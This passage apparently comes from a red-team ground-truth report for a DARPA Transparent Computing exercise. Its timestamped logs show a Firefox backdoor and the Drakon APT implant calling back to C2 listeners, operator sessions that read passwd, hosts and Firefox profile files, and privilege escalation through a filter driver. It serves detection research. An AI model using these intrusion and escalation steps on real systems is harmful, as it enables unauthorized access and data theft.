admin:*:1005:1005:Admin,None,None,None:/home/admin:/usr/local/bin/bash
user:*:1006:1006:User,None,None,None:/home/user:/usr/local/bin/bash
iswitcher:*:1007:1007:Internet Switcher Service,None,None,None:/home/iswitcher:/bin/sh

15:31

MAIN>list
        A1        128.55.12.166:49789 -->   128.55.12.233:80    [HTTP]  Fri May 17 11:51:30 2019
active 414s
        F1         128.55.12.75:34919 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:25:19 2019
active 5586s
        F2         128.55.12.51:35518 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:47:39 2019
active 4246s
MAIN>list
        A1        128.55.12.166:49789 -->   128.55.12.233:80    [HTTP]  Fri May 17 11:51:30 2019
active 13136s
        F1         128.55.12.75:34919 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:25:19 2019
active 18308s
        F2         128.55.12.51:35518 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:47:39 2019
active 16968s
MAIN>con F1
F1>whoami
[*] uid: 80 www
F1>hostname
[*] ta1-cadets-2
F1>quit
MAIN>con F2
F2>whoami
[*] uid: 80 www
hF2>hostname
[*] ta1-cadets-1
F2>quit
MAIN>list
        A1        128.55.12.166:49789 -->   128.55.12.233:80    [HTTP]  Fri May 17 11:51:30 2019
DEAD 13145s
        F1         128.55.12.75:34919 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:25:19 2019
DEAD 18324s
        F2         128.55.12.51:35518 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:47:39 2019
DEAD 16998s
```

10.4.4 Event Log 2 (Missed C2 Connections)

```
FreeBSD/Clearscope oc2 check (new connections??)

13:30
root@kududyn-ProLiant-SL170s-G6:/e5/oc2_cs# python ocMain.py --http 8888
Must install flask to use snuggly, ignoring...
projects/build_drakon.sh
Default interface: 0.0.0.0
Listening for connections:
            0.0.0.0:8888  [HTTP]
MAIN>

[*] ################## New connection received ##################
[*] [freebsd] [x64] [N/A] [N/A]
[*] Initializing new freebsd console
[*] ################## NEW CONSOLE READY [F1] ####################


[*] ################## New connection received ##################
[*] [freebsd] [x64] [N/A] [N/A]
[*] Initializing new freebsd console
[*] ################## NEW CONSOLE READY [F2] ####################

MAIN>list
        F1         128.55.12.51:31245 -->   128.55.12.167:8888  [HTTP]  Fri May 17 10:17:15 2019
active 13502s
```

```
        F2          128.55.12.51:29938 -->   128.55.12.167:8888  [HTTP]  Fri May 17 10:19:03 2019
active 13394s
MAIN>con F1
F1>whoami
[*] uid: 80 www
F1>hostname
[*] ta1-cadets-1
F1>main
MAIN>con F2
F2>whoami
[*] uid: 80 www
F2>hostname
[*] ta1-cadets-1
F2>main
MAIN>list
        F1          128.55.12.51:31245 -->   128.55.12.167:8888  [HTTP]  Fri May 17 10:17:15 2019
active 13540s
        F2          128.55.12.51:29938 -->   128.55.12.167:8888  [HTTP]  Fri May 17 10:19:03 2019
active 13431s

14:10
MAIN>con F1
F1>quit
MAIN>con F2
F2>quit
MAIN>list
        F1          128.55.12.51:31245 -->   128.55.12.167:8888  [HTTP]  Fri May 17 10:17:15 2019
DEAD 13981s
        F2          128.55.12.51:29938 -->   128.55.12.167:8888  [HTTP]  Fri May 17 10:19:03 2019
DEAD 13876s
```

10.5 11:50 -- TA1 ClearScope 2 -- Firefox Drakon APT

The user browsed to a malicious www.nintendo.com, at which point the Firefox backdoor was accessed, triggering connections to 42.183.7.162:80 and 128.55.12.233:80 for C2. The attacker got the hostname, username, and exfil'ed the file profiles.ini. The connection was left open along with the CADETS connections from the previous attack.

10.5.1 Targets

- ta1-clearscope-translate-test 128.55.12.114 Android 8

10.5.2 Capabilities

- Firefox Backdoor
- Drakon APT

10.5.3 Event Log

```
Firefox www.nintendo.com

11:50
root@kududyn-ProLiant-SL170s-G6:/e5/stage1_cs# ./run_webserver.sh
Building index.html using magic and polystub.bin
Serving HTTP on 0.0.0.0 port 8114 ...
128.55.12.167 - - [17/May/2019 11:50:38] "GET / HTTP/1.1" 200 -

GET request for /index.html?q=AA64
128.55.12.167 - - [17/May/2019 11:50:38] "GET /index.html?q=AA64 HTTP/1.0" 200 -
OS:A ARCH:A64 looking up "AA64" in payloads..
finalizing headers, specifically Content-Length
writing 0x6C6A8 (444072) bytes of payload

11:51
MAIN>list
        F1          128.55.12.75:34919 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:25:19 2019
active 5167s
```

```
        F2         128.55.12.51:35518 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:47:39 2019
active 3827s
MAIN>

[*] ################## New connection received ##################
[*] [android] [arm32] [#1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019] [4.4.88-gb4310317]
[*] Initializing new android console
[*] ################## NEW CONSOLE READY [A1] ####################

MAIN>list
        A1        128.55.12.166:49789 -->   128.55.12.233:80    [HTTP]  Fri May 17 11:51:30 2019
active 14s
        F1         128.55.12.75:34919 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:25:19 2019
active 5186s
        F2         128.55.12.51:35518 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:47:39 2019
active 3846s

11:52
MAIN>con A1
A1>hostname
[*] localhost
A1>whoami
[*] uid: 10067 u0_a67

11:53
A1>pwd
[*] /
A1>cd data
A1>cd local
A1>cd tmp
A1>pwd
[*] /data/local/tmp

11:55
A1>cd /data/data
A1>cd org.mozilla.fennec_vagrant
A1>cd files
A1>cd mozilla

11:56
A1>cat profiles.ini
[*]
[Profile0]
Name=default
Default=1
IsRelative=1
Path=xdd9quhn.default


[General]
StartWithLastProfile=1

11:58
A1>main
MAIN>list
        A1        128.55.12.166:49789 -->   128.55.12.233:80    [HTTP]  Fri May 17 11:51:30 2019
active 414s
        F1         128.55.12.75:34919 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:25:19 2019
active 5586s
        F2         128.55.12.51:35518 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:47:39 2019
active 4246s


15:31

MAIN>list
        A1        128.55.12.166:49789 -->   128.55.12.233:80    [HTTP]  Fri May 17 11:51:30 2019
active 414s
        F1         128.55.12.75:34919 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:25:19 2019
active 5586s
```

```
        F2         128.55.12.51:35518 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:47:39 2019
active 4246s
MAIN>list
        A1        128.55.12.166:49789 -->   128.55.12.233:80    [HTTP]  Fri May 17 11:51:30 2019
active 13136s
        F1         128.55.12.75:34919 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:25:19 2019
active 18308s
        F2         128.55.12.51:35518 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:47:39 2019
active 16968s
MAIN>con A1
A1>whoami
[*] uid: 10067 u0_a67
A1>hostname
[*] localhost
A1>quit
MAIN>list
        A1        128.55.12.166:49789 -->   128.55.12.233:80    [HTTP]  Fri May 17 11:51:30 2019
DEAD 13145s
        F1         128.55.12.75:34919 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:25:19 2019
DEAD 18324s
        F2         128.55.12.51:35518 -->   128.55.12.233:80    [HTTP]  Fri May 17 10:47:39 2019
DEAD 16998s
```

10.6 12:26 -- FiveDirections 3 -- Firefox DNS Drakon APT FileFilter-Elevate

The attack started by browsing to http://128.55.12.167:8641/config.html, selecting DNS, entering hostname Xx--ls8h.com, file 938527054, and clicking the Visit button. This triggered the Firefox backdoor to connect out via DNS to XX--ls8h.com. Drakon APT was downloaded and executed and connected to 128.55.12.167:8640 for C2. The attacker escalated privileges using the new File System Filter Driver, which looks for processes opening specific files which don't exist and elevates them. Once SYSTEM, the attacker exfil'ed the host and network files as well as a passwd file in the home directory.

10.6.1 Targets

- ta1-fivedirections-3 128.55.12.77 Windows 10

10.6.2 Capabilities

- Firefox Backdoor
- DNS
- Drakon APT
- FileFilter-Elevate Driver (File System Filter Driver)

10.6.3 Benign Activity Setup

```
12:26
kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist/elevate$ scp 20190503_filemon_win10.zip
admin@128.55.12.56:./filemon.zip
admin@128.55.12.56's password:
20190503_filemon_win10.zip
100%   11KB  11.4KB/s   00:00

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist/elevate$ scp 20190503_filemon_win10.zip
admin@128.55.12.109:./filemon.zip
The authenticity of host '128.55.12.109 (128.55.12.109)' can't be established.
ECDSA key fingerprint is 19:57:c6:61:f5:ba:87:e6:c8:91:be:88:3d:dc:25:e1.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.109' (ECDSA) to the list of known hosts.
admin@128.55.12.109's password:
20190503_filemon_win10.zip
100%   11KB  11.4KB/s   00:00

5D-2 VNC

12:27
```

```
Extract C:\Users\Admin\filemon.zip -> Admin\filemon\20190503_filemon_win10

12:28
Copy filemon.cat, filemon.inf, and filemon.sys to C:\Windows\System32\drivers
Right click install filemon.inf

12:29
Run as admin cmd

C:\WINDOWS\system32>sc query filemon

SERVICE_NAME: filemon
        TYPE               : 2  FILE_SYSTEM_DRIVER
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\WINDOWS\system32>sc start filemon

SERVICE_NAME: filemon
        TYPE               : 2  FILE_SYSTEM_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :

5D-3 VNC

12:31
Extract C:\Users\Admin\filemon.zip -> Admin\filemon\20190503_filemon_win10

12:31
Copy filemon.cat, filemon.inf, and filemon.sys to C:\Windows\System32\drivers

12:32
Right click install filemon.inf

12:33
Run as admin cmd

C:\WINDOWS\system32>sc query filemon

SERVICE_NAME: filemon
        TYPE               : 2  FILE_SYSTEM_DRIVER
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\WINDOWS\system32>sc start filemon

SERVICE_NAME: filemon
        TYPE               : 2  FILE_SYSTEM_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :
```

10.7 Event Log

```
DNS attack 5d-3

12:47
128.55.12.167:8641/config.html
Xx--ls8h.com
938527054
Visit

12:48
kududyn@kududyn-ProLiant-SL170s-G6:/e5/backup/20190506/projects/drakon-apt/oc2$ python ocMain.py
--http 8640
Must install flask to use snuggly, ignoring...
projects/build_drakon.sh
Default interface: 0.0.0.0
Listening for connections:
            0.0.0.0:8640  [HTTP]
MAIN>

[*] ################## New connection received ##################
[*] [windows] [x64] [N/A] [N/A]
[*] Initializing new windows console
[*] ################## NEW CONSOLE READY [W1] ####################

MAIN>list
        W1        128.55.12.109:49907 -->   128.55.12.167:8640  [HTTP]  Fri May 17 12:48:04 2019
active 43s
MAIN>con W1
W1>hostname
[*] ta1-fivedirections-3
W1>whoami
[*] SYSTEM

12:50
W1>ps
[*] pid                                                                  process
[*]  0                                                                  <unknown>
[*]  4
[*] 348
\Device\HarddiskVolume2\Windows\System32\smss.exe
[*] 444
\Device\HarddiskVolume2\Windows\System32\csrss.exe
[*] 520
\Device\HarddiskVolume2\Windows\System32\wininit.exe
[*] 636
\Device\HarddiskVolume2\Windows\System32\services.exe
[*] 660
\Device\HarddiskVolume2\Windows\System32\lsass.exe
[*] 768
\Device\HarddiskVolume2\Windows\System32\svchost.exe
[*] 784
\Device\HarddiskVolume2\Windows\System32\fontdrvhost.exe
[*] 852
\Device\HarddiskVolume2\Windows\System32\svchost.exe
[*] 892
\Device\HarddiskVolume2\Windows\System32\svchost.exe
[*] 944
\Device\HarddiskVolume2\Windows\System32\svchost.exe
[*] 1008
\Device\HarddiskVolume2\Windows\System32\svchost.exe
[*] 540
\Device\HarddiskVolume2\Windows\System32\svchost.exe
[*] 1084
\Device\HarddiskVolume2\Windows\System32\svchost.exe
[*] 1108
\Device\HarddiskVolume2\Windows\System32\svchost.exe
[*] 1132
\Device\HarddiskVolume2\Windows\System32\svchost.exe
[*] 1236
\Device\HarddiskVolume2\Windows\System32\svchost.exe
```

```
12:50
W1>ls

12:51
W1>cat passwd
[*] # $FreeBSD$
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
ntpd:*:123:123:NTP Daemon:/var/db/ntp:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
darpa:*:1001:1001:DARPA:/home/darpa:/bin/sh
bbn:*:1002:1002:bbn:/home/bbn:/bin/sh
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
polkitd:*:565:565:Polkit Daemon User:/var/empty:/usr/sbin/nologin
colord:*:970:970:colord color management daemon:/nonexistent:/usr/sbin/nologin
git_daemon:*:964:964:git daemon:/nonexistent:/usr/sbin/nologin
kafka:*:234:234:Apache Kafka user:/nonexistent:/usr/sbin/nologin
postfix:*:125:125:Postfix Mail System:/var/spool/postfix:/usr/sbin/nologin
pgsql:*:70:70:PostgreSQL pseudo-user:/usr/local/pgsql:/bin/sh
ta3:*:1003:1003:TA3 User,None,None,None:/home/ta3:/usr/local/bin/bash
ta1:*:1004:1004:TA1 User,None,None,None:/home/ta1:/usr/local/bin/bash
admin:*:1005:1005:Admin,None,None,None:/home/admin:/usr/local/bin/bash
user:*:1006:1006:User,None,None,None:/home/user:/usr/local/bin/bash
iswitcher:*:1007:1007:Internet Switcher Service,None,None,None:/home/iswitcher:/bin/sh

12:53
MAIN>list
        W1        128.55.12.109:49907 -->   128.55.12.167:8640  [HTTP]  Fri May 17 12:48:04 2019
active 249s
MAIN>con W1
W1>whoami
[*] SYSTEM
W1>hostname
[*] ta1-fivedirections-3
W1>pwd
[*] C:\Users\admin
W1>cd ..
W1>cd ..
W1>cd Windows
W1>cd System32
W1>cd drivers
W1>cd etc
W1>ls
[*] .
```

```
[*] ..
[*] hosts
[*] lmhosts.sam
[*] networks
[*] protocol
[*] services
[*] tc-version
[*]

W1>cat hosts
[8/1249]
[*] # Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host
# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
127.0.0.1               ta1-fivedirections-1 ta1-fivedirections-3
128.55.12.58            ta1-fivedirections-translate-1-dp
128.55.12.160           ta1-fivedirections-translate-2-dp
128.55.12.52            ta3-test-dp ta3-perf-1-dp
128.55.12.73            ta3-prometheus-1-dp
128.55.12.74            ta3-prometheus-2-dp
128.55.12.59            ta3-starc-1-dp kafka-1
128.55.12.60            ta3-starc-2-dp kafka-2
128.55.12.61            ta3-starc-3-dp kafka-3
128.55.12.62            ta3-starc-4-dp kafka-4
128.55.12.63            ta3-starc-5-dp kafka-5
128.55.12.64            ta3-starc-6-dp kafka-6
128.55.12.56            ta1-fivedirections-2-dp
10.0.4.2                files.tc.bbn.com devel.tc.bbn.com
128.55.12.115           ta1-theia-replay-marple-1-dp
128.55.12.85            ta1-theia-database-dp
128.55.12.112           ta1-theia-analysis-dp
128.55.12.110           ta1-theia-target-1-dp ta1-theia-target-3-dp
128.55.12.51            ta1-cadets-1-dp
128.55.12.119           ta1-theia-target-3-dp
128.55.12.111           ta1-theia-target-2-dp
128.55.12.113           ta1-theia-replay-adapt-1-dp
128.55.12.75            ta1-cadets-2-dp
128.55.12.106           ta1-cadets-3-dp
128.55.12.126           ta1-trace-3-dp
128.55.12.118           ta1-trace-2-dp
128.55.12.117           ta1-trace-1-dp
128.55.12.54            ta3-perf-2-dp
128.55.12.123           ta1-fivedirections-translate-3-dp
128.55.12.79            ta52-ubuntu-2-dp
128.55.12.57            ta3-perf-3-dp
128.55.12.78            ta52-ubuntu-1-dp
128.55.12.77            ta52-windows-2-dp
128.55.12.76            ta52-windows-1-dp
128.55.12.66            ta1-marple-1-dp
128.55.12.124           ta1-marple-3-dp
128.55.12.67            ta1-marple-2-dp
128.55.12.55            ta1-fivedirections-1-dp
                ta1-marple-2-dp
128.55.12.55            ta1-fivedirections-1-dp
```

```
12:55
W1>ls
[*] .
[*] ..
[*] hosts
[*] lmhosts.sam
[*] networks
[*] protocol
[*] services
[*] tc-version
[*]
W1>dir
[*] 03/05/2019 06:05 PM    <DIR>          .
[*] 03/05/2019 06:05 PM    <DIR>          ..
[*] 04/24/2019 01:54 PM              2256 hosts
[*] 09/29/2017 01:44 PM              3683 lmhosts.sam
[*] 03/18/2017 09:01 PM               407 networks
[*] 03/18/2017 09:01 PM              1358 protocol
[*] 03/18/2017 09:01 PM             17635 services
[*] 03/05/2019 06:04 PM                70 tc-version

12:55
W1>cat networks
[*] # Copyright (c) 1993-1999 Microsoft Corp.
#
# This file contains network name/network number mappings for
# local networks. Network numbers are recognized in dotted decimal form.
#
# Format:
#
# <network name>  <network number>     [aliases...]  [#<comment>]
#
# For example:
#
#    loopback     127
#    campus       284.122.107
#    london       284.122.108

loopback                127
          127

12:56
MAIN>list
        W1        128.55.12.109:49907 -->   128.55.12.167:8640  [HTTP]  Fri May 17 12:48:04 2019
active 501s
MAIN>quit
[-] Connection lost for console [W1]
Goodbye!
```

10.8 13:01 -- MARPLE 1 -- Firefox DNS Drakon APT

The attack started by browsing to http://128.55.12.167:8641/config.html, selecting DNS, entering hostname Xx--ls8h.com, file 938527054, and clicking the Visit button. This triggered the Firefox backdoor to connect out via DNS to XX--ls8h.com. Drakon APT was downloaded and executed and connected to 128.55.12.167:8640 for C2. The attacker escalated privileges using the new File System Filter Driver, which looks for processes opening specific files which don't exist and elevates them. Once SYSTEM, the attacker exfil'ed the host and network files as well as a passwd file in the home directory.

10.8.1 Targets

- ta1-marple-1 128.55.12.77 Windows 7

10.8.2 Capabilities

- Firefox Backdoor

- DNS
- Drakon APT
- FileFilter-Elevate Driver (File System Filter Driver, Failed)

10.8.3 Event Log

```
13:00
128.55.12.167:8641/config.html
Xx--ls8h.com
Visit

13:01
kududyn@kududyn-ProLiant-SL170s-G6:/e5/backup/20190506/projects/drakon-apt/oc2$ python ocMain.py
--http 8640
Must install flask to use snuggly, ignoring...
projects/build_drakon.sh
Default interface: 0.0.0.0
Listening for connections:
           0.0.0.0:8640  [HTTP]
MAIN>

[*] ################## New connection received ##################
[*] [windows] [x64] [N/A] [N/A]
[*] Initializing new windows console
[*] ################## NEW CONSOLE READY [W1] ####################

[*] ################## New connection received ##################
[*] [windows] [x64] [N/A] [N/A]
[*] Initializing new windows console
[*] ################## NEW CONSOLE READY [W1] ####################

MAIN>list
        W1         128.55.12.66:49267 -->   128.55.12.167:8640  [HTTP]  Fri May 17 13:01:31 2019
active 66s
MAIN>con W1
W1>hostname
[*] ta1-marple-1
W1>whoami
[*] admin
W1>getpid
[*] pid: 2768
W1>pwd
[*] C:\Program Files\mozilla\firefox

13:04
W1>cd C:\Users\admin
[*] cd failed with status -1
W1>cd ..
W1>cd ..
W1>pwd
[*] C:\Program Files
W1>cd ..
W1>cd Users
W1>cd admin
W1>ls
[*] .
[*] ..
[*] .ssh
[*] AppData
[*] Application Data
[*] Contacts
[*] Cookies
[*] Desktop
[*] Documents
[*] Downloads
[*] Favorites
[*] Links
[*] Local Settings
[*] MozillaMailnews
```

```
[*] Music
[*] My Documents
…
[*] passwd
…

13:05
W1>cat passwd
[2/1816]
[*] # $FreeBSD$
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
ntpd:*:123:123:NTP Daemon:/var/db/ntp:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
darpa:*:1001:1001:DARPA:/home/darpa:/bin/sh
bbn:*:1002:1002:bbn:/home/bbn:/bin/sh
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
polkitd:*:565:565:Polkit Daemon User:/var/empty:/usr/sbin/nologin
colord:*:970:970:colord color management daemon:/nonexistent:/usr/sbin/nologin
git_daemon:*:964:964:git daemon:/nonexistent:/usr/sbin/nologin
kafka:*:234:234:Apache Kafka user:/nonexistent:/usr/sbin/nologin
postfix:*:125:125:Postfix Mail System:/var/spool/postfix:/usr/sbin/nologin
pgsql:*:70:70:PostgreSQL pseudo-user:/usr/local/pgsql:/bin/sh
ta3:*:1003:1003:TA3 User,None,None,None:/home/ta3:/usr/local/bin/bash
ta1:*:1004:1004:TA1 User,None,None,None:/home/ta1:/usr/local/bin/bash
admin:*:1005:1005:Admin,None,None,None:/home/admin:/usr/local/bin/bash
user:*:1006:1006:User,None,None,None:/home/user:/usr/local/bin/bash
iswitcher:*:1007:1007:Internet Switcher Service,None,None,None:/home/iswitcher:/bin/sh

13:26
W1>main
MAIN>list
        W1         128.55.12.66:49267 -->   128.55.12.167:8640  [HTTP]  Fri May 17 13:01:31 2019
active 1486s
MAIN>con W1
W1>whoami
[*] admin

13:27
W1>getpid
[*] pid: 2768
W1>elevatepid '\\.\regmon' 2768
[*] Elevate process [\\.\regmon] [2768]
[*] elevate failed with status -1
[*] Did you install the elevate driver before running the elevate command?
```

```
W1>whoami
[*] admin

13:28
W1>elevatepid \\\\.\\regmon 2768
[*] Elevate process [\\.\regmon] [2768]
[*] elevate failed with status -1
[*] Did you install the elevate driver before running the elevate command?
W1>elevatepid \\.\regmon 2768
[*] Elevate process [\.regmon] [2768]
[*] elevate failed with status -1
[*] Did you install the elevate driver before running the elevate command?

W1>ps
[*] pid                                    process
[*]  0                                    <unknown>
[*]  4                                    <unknown>
[*] 252                                   <unknown>
[*] 340                                   <unknown>
[*] 388                                   <unknown>
[*] 400                                   <unknown>
[*] 436                                   <unknown>
[*] 484                                   <unknown>
[*] 492                                   <unknown>
[*] 500                                   <unknown>
[*] 592                                   <unknown>
[*] 668                                   <unknown>
[*] 736                                   <unknown>
[*] 820                                   <unknown>
[*] 868                                   <unknown>
[*] 904                                   <unknown>
[*] 964                                   <unknown>
[*] 756                                   <unknown>
[*] 1072                                  <unknown>
[*] 1104                                  <unknown>
[*] 1192                                  <unknown>
[*] 1228                                  <unknown>
[*] 1276                                  <unknown>
[*] 1344                                  <unknown>
[*] 1408                                  <unknown>
[*] 1452                                  <unknown>
[*] 1492                                  <unknown>
[*] 1532                                  <unknown>
[*] 1752                                  <unknown>
[*] 1964                                  <unknown>
[*] 2044                                  <unknown>
[*] 1264                                  <unknown>
[*] 2204                                  <unknown>
[*] 2344                                  <unknown>
[*] 2752                                  <unknown>
[*] 2848                                  <unknown>
[*] 2564             \Device\HarddiskVolume2\Windows\System32\taskhost.exe
[*] 2456                \Device\HarddiskVolume2\Windows\System32\dwm.exe
[*] 1916                  \Device\HarddiskVolume2\Windows\explorer.exe
[*] 2196          \Device\HarddiskVolume2\Program Files\TightVNC\tvnserver.exe
[*] 2688                                  <unknown>
[*] 2768        \Device\HarddiskVolume2\Program Files\mozilla\firefox\firefox.exe
[*] 2984                \Device\HarddiskVolume2\Windows\System32\mmc.exe
[*] 2644        \Device\HarddiskVolume2\Program Files\mozilla\firefox\firefox.exe
[*] 3768             \Device\HarddiskVolume2\Windows\System32\taskhost.exe
[*] 3584               \Device\HarddiskVolume2\Windows\System32\cmd.exe
[*] 4036              \Device\HarddiskVolume2\Windows\System32\conhost.exe
[*] 336                                   <unknown>
[*] 3652                                  <unknown>
[*] 3224              \Device\HarddiskVolume2\Windows\System32\taskeng.exe
[*] 2544                                  <unknown>
[*] 3688                                  <unknown>
[*] 2536                                  <unknown>
[*] 1872                                  <unknown>
[*] 3800                                  <unknown>
[*] 2184                                  <unknown>
```

```
[*] 1692                                    <unknown>

13:29
W1>main
MAIN>list
        W1         128.55.12.66:49267 -->   128.55.12.167:8640  [HTTP]  Fri May 17 13:01:31 2019
active 1677s
MAIN>con W1
W1>quit
MAIN>list
        W1         128.55.12.66:49267 -->   128.55.12.167:8640  [HTTP]  Fri May 17 13:01:31 2019
DEAD 1681s
```

10.8.4 Benign Activity Setup

```
13:11
kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist/elevate$ scp 20190503_filemon_win10.zip
admin@128.55.12.66:./filemon.zip
The authenticity of host '128.55.12.66 (128.55.12.66)' can't be established.
ECDSA key fingerprint is 46:8e:b5:2f:b1:c1:f3:64:c1:c2:bd:7b:66:86:dc:f9.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '128.55.12.66' (ECDSA) to the list of known hosts.
admin@128.55.12.66's password:
20190503_filemon_win10.zip
100%   11KB  11.4KB/s   00:00
kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist/elevate$ scp 20190503_regmon_win10.zip
admin@128.55.12.66:./filemon.zip
admin@128.55.12.66's password:
20190503_regmon_win10.zip
100% 1651KB   1.6MB/s   00:00

13:14
kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist/elevate$ scp 20190503_regmon_win10.zip
admin@128.55.12.66:./regmon.zip
admin@128.55.12.66's password:
20190503_regmon_win10.zip
100% 1651KB   1.6MB/s   00:00
kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist/elevate$ scp 20190503_filemon_win10.zip
admin@128.55.12.66:./filemon.zip
admin@128.55.12.66's password:
20190503_filemon_win10.zip
100%   11KB  11.4KB/s   00:00

13:25
